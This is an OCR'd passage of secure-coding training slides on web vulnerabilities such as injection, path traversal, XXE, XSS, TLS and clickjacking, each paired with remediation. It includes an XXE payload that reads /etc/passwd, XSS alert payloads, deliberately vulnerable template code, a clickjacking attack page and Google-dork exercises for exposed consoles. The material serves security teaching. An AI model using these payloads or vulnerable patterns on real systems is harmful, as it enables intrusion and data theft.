- Remediation techniques:
  - Validate input.
  - Create mapping of prebuilt commands. (id=1,2,...)
- Validate to prevent breaking out of context.
- Mapping isn't always feasible if commands are based on user input.
- There are more vectors of attack than using semicolons, ampersands and pipes.
  - Command substitution, which nullifies quoting and escaping as a valid mitigation.
  - Line breaks!
- Dangerous Characters: ;&|`$()\r\n

Path Traversal

- Ability to change the target of file system access through the unsafe inclusion of user input.
  - `open("/path/to/files/" + input)`
- Can result in a read, write, modify, or delete action on an arbitrary file system object.
  - In some cases, code execution (Inclusion).
- Exploitation depends on how the application handles the contents of the referenced file system object.
  - Does the application merely access the object, or process the contents as code?
- Inclusion vulnerabilities are a subset of Path Traversal in the read context.
  - Local File Inclusion (LFI)
  - Remote File Inclusion (RFI)
- Inclusion is not common in modern MVC frameworks.

Path Traversal – Remediation

- Remediation techniques:
  - Validate input.
  - *Create a mapping of acceptable paths.
  - Use methods that normalize paths.
- Safe methods usually still need to be paired with proper logic.

XML External Entities (XXE)

OWASP A4

XXE

- XML Injection Attack
- Exploit of vulnerable XML processors
- By default, older XML processors allowed for specification of external entities.
- Inclusion of tag results in call to URI and evaluation of responding XML.
- Can be used to extract data, execute remote request, scan internal systems, or perform DoS attacks.

XXE

- Application is vulnerable if:
  - Accepts XML directly (inline or file)
  - XML Processor has DTD enabled
  - Uses SAML for authentication (possibly)

XXE Example

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

<foo>&xxe;</foo>
```

OR

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

XXE Mitigation

- Use JSON instead of XML
- Patch or upgrade all XML processors
- Disable XML External Entity and DTD processing in the XML Parser
- Input Validation (whitelist known-good XML)
- Monitor using WAF, application logging.

Vulnerability Identification

Output Encoding

Cross-Site Scripting (XSS)

OWASP A7

Cross-Site Scripting (XSS)

- Also known as Script or HTML Injection.
- The ability to inject and execute arbitrary client-side code in a user's browser.
  - `<span>Search results for {{ keyword }} </span>`
- Violates the trust a user has in the application.
- Allows control over the browser by the attacker.
- Context is everything.
  - Where does the user controlled content land on the page?
  - HTML, HTML attribute, JavaScript, etc.
- Three different flavors:
  - Stored
  - Reflected
  - DOM

XSS – Context

- HTML
  - {{ input }}
- HTML Attribute
  -
- JavaScript
  - var lang = {{ input }};
- There are more contexts, but these are the most common.
- Event handlers allow execution of JavaScript without a script tag.
  - When script tags are disallowed in the HTML context.
  - When greater-than and less-than characters are disallowed in the attribute context.
- There are many fringe cases of vulnerability based on browser differences.
  - OWASP XSS Filter Evasion Cheat Sheet
- Default encoders typically only protect against the HTML context by default.

XSS – Reflected

- Also known as Non-Persistent or Type-II XSS.
- User input is reflected back within the content of the immediate response.
- Commonly seen in search functionality and error pages.
- Most dangerous as a GET request parameter.
  - Still exploitable as a POST.
  - Always test for Method Interchange as a supporting flaw.
- Requires user interaction.
  - Exploited through social engineering of some sort.

XSS in Code

- Spot the bug

```
5
6   <section class="wrapper site-min-height">
7       <!-- page start-->
8       <section class="panel">
9         {% include 'taskManager/messages.html'%}
10          <header class="panel-heading">
11              Search Results
12              <span class="pull-right">
13                  <!--Refresh the results-->
14                  <a href="/taskManager/search/?q={{q|safe}}" id="loading-btn" class="bt
15              </span>
16          </header>
17          <div class="panel-body">
18              <div class="row">
19                  <div class="col-md-12">
20                      <form action="/taskManager/search/">
21                      <div class="input-group">
22                          <input type="text" name="q" value="{{q}}" class="input-sm form
```

Activity

- Search page:
  - Pop-up the a “Hello, World” box using the XSS flaw.
- Advanced: Re-write the search page to look like the login page.

- Hint: `<script>alert(1)</script>`

XSS – Stored

- Also known as Persistent or Type-I XSS.
- User input is stored by the server and reflected back at any point following the initial request.
- Commonly seen in public user profiles, messaging systems, and data tables.
- Requires no user interaction other than browsing to the page where the payload awaits.
  - Typically used in snare trapping scenarios.
  - Could be sped up with social engineering.
- Enhanced by admin approval systems.

Stored XSS in Code

- Spot the bug

```
{% extends 'taskManager/base_backend.html' %}

{% block content   %}
{% autoescape off %}

<!--main content start-->

    <section class="wrapper site-min-height">
        <!-- page start-->
        <section class="panel col-md-10">
            <header class="panel-heading">
                <!--Task Title -->
                {{task.title}}
                <span class="pull-right">
                  <a href="{% url 'taskManager:task_edit' project_id=task.proj
                  {% if task.completed %}
                  <a href="#" id="loading-btn" class="btn btn-success btn-xs"
                  {% else %}
                  <a href="{% url 'taskManager:task_complete' project_id=task.
                  {% endif %}
```

Activity

- Vulnerable Task Manager:
  - Create a task
  - Set title to include a pop-up that says “Hello, World” every time someone else visits the page.

- Hint: <script>alert(1)</script>

XSS – DOM

- Also known as Type-0 XSS.
- User input is processed by the client-side, independent of the server, and added to the page through DOM manipulation.
- Found by tracing sources to sinks in client-side code.
- Commonly seen in applications that depend heavily on client-side rendering.
- Extremely difficult for scanners to find as most do not parse and execute JavaScript.
- In some cases, servers never have a chance to protect the client.
- Exploited similar to Reflected XSS.
- Script tags won't work for DOM XSS if the DOM is updated after the initial page load.
  - Event handlers are the preferred payload delivery mechanism.

XSS – Remediation

- Remediation techniques:
  - Validate Input.
  - Encode/escape output.
- Not as easy as it sounds as context is extremely important.
  - HTML, HTML Attribute, JavaScript, styles, etc.
  - Most built-in protections only encode for the HTML context.
  - Same for DOM, but encode on the client-side and use safe properties where possible.
    - textContent
- Look for framework specific "safe" declarations in MVC applications.

XSS - Remediation in Code

- Built-in template functionality to encode output, otherwise use language encoding libraries (OWASP Encoder/ESAPI)
- HTML Encode
  - < = < | <
  - > = > | >
  - “ = " | "
- URL Encode
  - < = %3c
  - > = %3e
  - “ = %22

Vulnerability Identification

Encryption

Password Storage

- Improper storage can lead to the compromise of user credentials.
- Encoding != Encryption != Hashing
- An application should NEVER be able to tell a user their password.
- Key management for encryption is hard.
  - Access to the cipher usually means access to the key.
- Not all hashing algorithms are created equal.
  - Fast hashing vs. Adaptive hashing
- Remediation techniques:
  - Design storage systems assuming eventual compromise.
  - Store after applying an adaptive hashing algorithm.

Transport Layer Security (TLS)

- Known as HTTPS when used to secure HTTP.
- Prevents eavesdropping and tampering attacks by providing end-to-end encryption.
- Uses long-term asymmetric encryption to establish short-term symmetric encryption.
- Standards change at the pace of technology.
- Remediation techniques:
  - Implement everywhere!
  - Scan with a TLS analysis tool and bounce the results off of acceptable standards.

Transport Layer Security (TLS)

SSL Report: redpointsecurity.com (192.227.141.38)


Assessed on: Tue, 30 Jan 2018 03:17:31 UTC | Hide | Clear cache

Scan Another »

Summary

Overall Rating

A



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

TLS – Minimum Standards

- Does not support protocols <= SSL2, SSL3.
- Supports TLS1.2.
- Does not support insecure client initiated renegotiation.
- Does not leverage weak signatures i.e. MD5, SHA1.
- Does not support weak encryption algorithms i.e. RC4.
- Supports Forward Secrecy.
- Implements strong DHE parameters > 1024.

TLS – Mixed Content

- The result of serving content over HTTP and HTTPS on the same page.
  - Passive: media
  - Active: scripts
- Breaks down the security of the TLS system.
  - Provides the ability to exploit the TLS implementation though manipulation of the information transmitted via HTTP.
  - Example: Facebook use to include an HTTPS login form in a home page served over HTTP.
  - Exposes cookies not flagged as "Secure" in unencrypted requests.
- Remediation techniques:
  - Implement TLS everywhere!
  - HSTS and CSP

TLS – Wildcard Certificates

- Permits the use of the same private TLS certificate on many hosts.
  - Cheaper… before things were free.
  - Works well in environments where TLS is terminated at the perimeter on a single device.
    - Individual certs won't help in this scenario.
  - Handy in development environments.
- Increases the likelihood of disclosure.
  - More places for the certificate to get compromised.
- Remediation techniques:
  - Depends on the architecture.

SSL (TLS) Stripping

- An attacker maintains an HTTP connection with the client and an HTTPS connection with the server.
  - [client] <--HTTP--> [attacker] <--HTTPS--> [server]
- Vector for man-in-the-middling HTTPS connections.
- Result of allowing browsers to request content over HTTP before being redirected to HTTPS.
  - Default behavior when the protocol is not specified.
- Remediation techniques:
  - *HTTP Strict Transport Security (HSTS)
  - Defensive JavaScript

SSL Stripping – HSTS

- Instructs the browser to only access the application using TLS encrypted connections.
- Two ways to tell the browser:
  - Preload list
  - Strict-Transport-Security header
- The header must be sent over an HTTPS connections.
  - The first request is still vulnerable to SSL Stripping.

SSL Stripping – Defensive JavaScript

```
var proto = String.fromCharCode(104,116,116,112,115,58);
if (window.location.protocol != proto) {
    window.location.href = proto + window.location.href.substring(window.location.protocol.length);
}
```

- Browser controls the redirect to HTTPS.
- Result depends on how the man-in-the-middle is carried out, but always safe.
  - Clean redirect to HTTPS.
  - Redirect loop.
- "https" can be created in an unlimited number of ways, making the code tough to defeat.

Vulnerability Identification

Configuration

Security Misconfiguration


OWASP A6

Security Misconfiguration

- Can exist at any layer of the application stack.
- Includes items such as:
  - Exposed administration interfaces
  - Verbose error messages
  - Default sample applications
  - HTTP response headers
  - Framework security settings
- Extremely low hanging fruit.
  - Automated scanners are good at finding these issues.
  - Found and fixed with little effort.

Google Hacking


- What does the almighty Google Bot know?



- `inurl, domain, filetype, intitle`

  …

Google Hacking



Exposed Interfaces - Activity

- Google for:
  - Container consoles are the most common.
    - Tomcat Manager Application at /manager/html.
  - Monitoring and logging pages also bad.
    - Apache mod_status at /server-status/.
    - IIS ELMAH at /elmah.axd.
    - No authentication required by default.

Verbose Error Messages

- Typically the result of pushing the development configuration to the production environment.
  - Or a misunderstanding of the risk involved.
  - Or misconfiguration such as leaving debugging enabled or lack of custom error pages.
  - Or a feature of an API call.
- Can expose stack traces, overly informative error messages, or even console access!
- Remediation techniques:
  - Disable debugging.
  - Enable custom error pages with limited information.
    - e.g. server-side error logging with an associated GUID displayed to the user.

Verbose Error Messages

- Login to VTM
- Cause an Error
- What does the debug output actually give you that is interesting.
- To the Google!

User Interface Redressing

- Using a mixture of opaque and transparent layers to trick a user into unknowingly interacting with unseen content.
- Also known as Clickjacking, Keyjacking, Mousejacking, etc.
- Method #1
  - An attacker loads the target site in a transparent frame on a third party domain.
  - A user sees an enticing site requesting interaction.
  - The transparent frame captures the users interactions.
- Method #2
  - An attacker loads the target site in a frame on a third party domain.
  - A user sees a valid site and believes it is performing operations as intended.
  - A transparent layer captures user interactions.
- Visual cue to the victim is the use of an untrusted domain.

UI Redressing – Example

UI Redressing – Example Code

```
<!DOCTYPE html>
<html>
    <head>
        <title>Malicious Website</title>
    </head>
    <body style="font-family: Verdana, Geneva, sans-serif">
        <center>
            <h3>Any page that successfully loads in the frame below is vulnerable to Clickjacking.
            </h3>
            <div style="position: absolute; left: 10%; top: 10%; height: 80%; width: 80%;">
                <div style="position: relative; top: 30%; font-size: 48pt; font-weight: bolder;">
                    <span>Claim your free iPad!!!</span><br />
                    <input style="width: 100px; height: 60px; background-color: #4CAF50; color:
                        white; font-size: 16px;" type="button" value="Click Me!" />
                </div>
            </div>
            <div style="z-index:10; opacity:0.2; position: absolute; left: 10%; top: 10%; height:
                80%; width: 80%;">
                <iframe style="height: 100%; width: 100%;" id="frame" src="https://nvisium.com"/>
                </iframe>
            </div>
        </center>
        <script>
var url = window.location.href.substring(window.location.href.indexOf('?page=')+6)
if (url.length > 0) { document.getElementById('frame').src = url; }
        </script>
    </body>
</html>
```

UI Redressing in applications

- To the Burp!
- Is there any HTML or commands to limit UI redressing?
- Check each of the vulnerable apps.
- Could we frame the login page?
  - Ok, do it.
  - New file -> frame.html …
  - ClickBandit

UI Redressing – Remediation

- Remediation techniques:
  - Implement the CSP frame-ancestors directive.
  - *Set the X-Frame-Options header.
  - Incorporate frame-busting JavaScript.
- X-Frame-Options
  - DENY: Don't allow framing anywhere.
  - SAMEORIGIN: Allow framing by applications in the same domain.
  - ALLOW-FROM <URI>: Allow framing by specified applications.
    - Verify before implementing. Not supported by all browsers.
- JavaScript Framebuster
  - Validates that the application is in the top-level Window element.
  - Could negatively effect the function of the site. Test!
  - Current best practices change over time.
  - Possible framebusting-busting JavaScript.


UI Redressing – Framebusting

```
<head>
    <style id="antiClickjack">body{display:none !important;}</style>
    <script type="text/javascript">
        if (self === top) {
            var antiClickjack = document.getElementById("antiClickjack");
            antiClickjack.parentNode.removeChild(antiClickjack);
        } else {
            top.location = self.location;
        }
    </script>
</head>
```

Framework Security Settings


- Most are framework specific, obviously.
- Secret “keys”
  - The secret used for signing, encryption, creating secure tokens, etc.
- Remediation techniques:
  - Create a unique key for each environment using a CSPRNG.

Security Secrets




Not so secret

Security Secrets



General Configuration Remediation

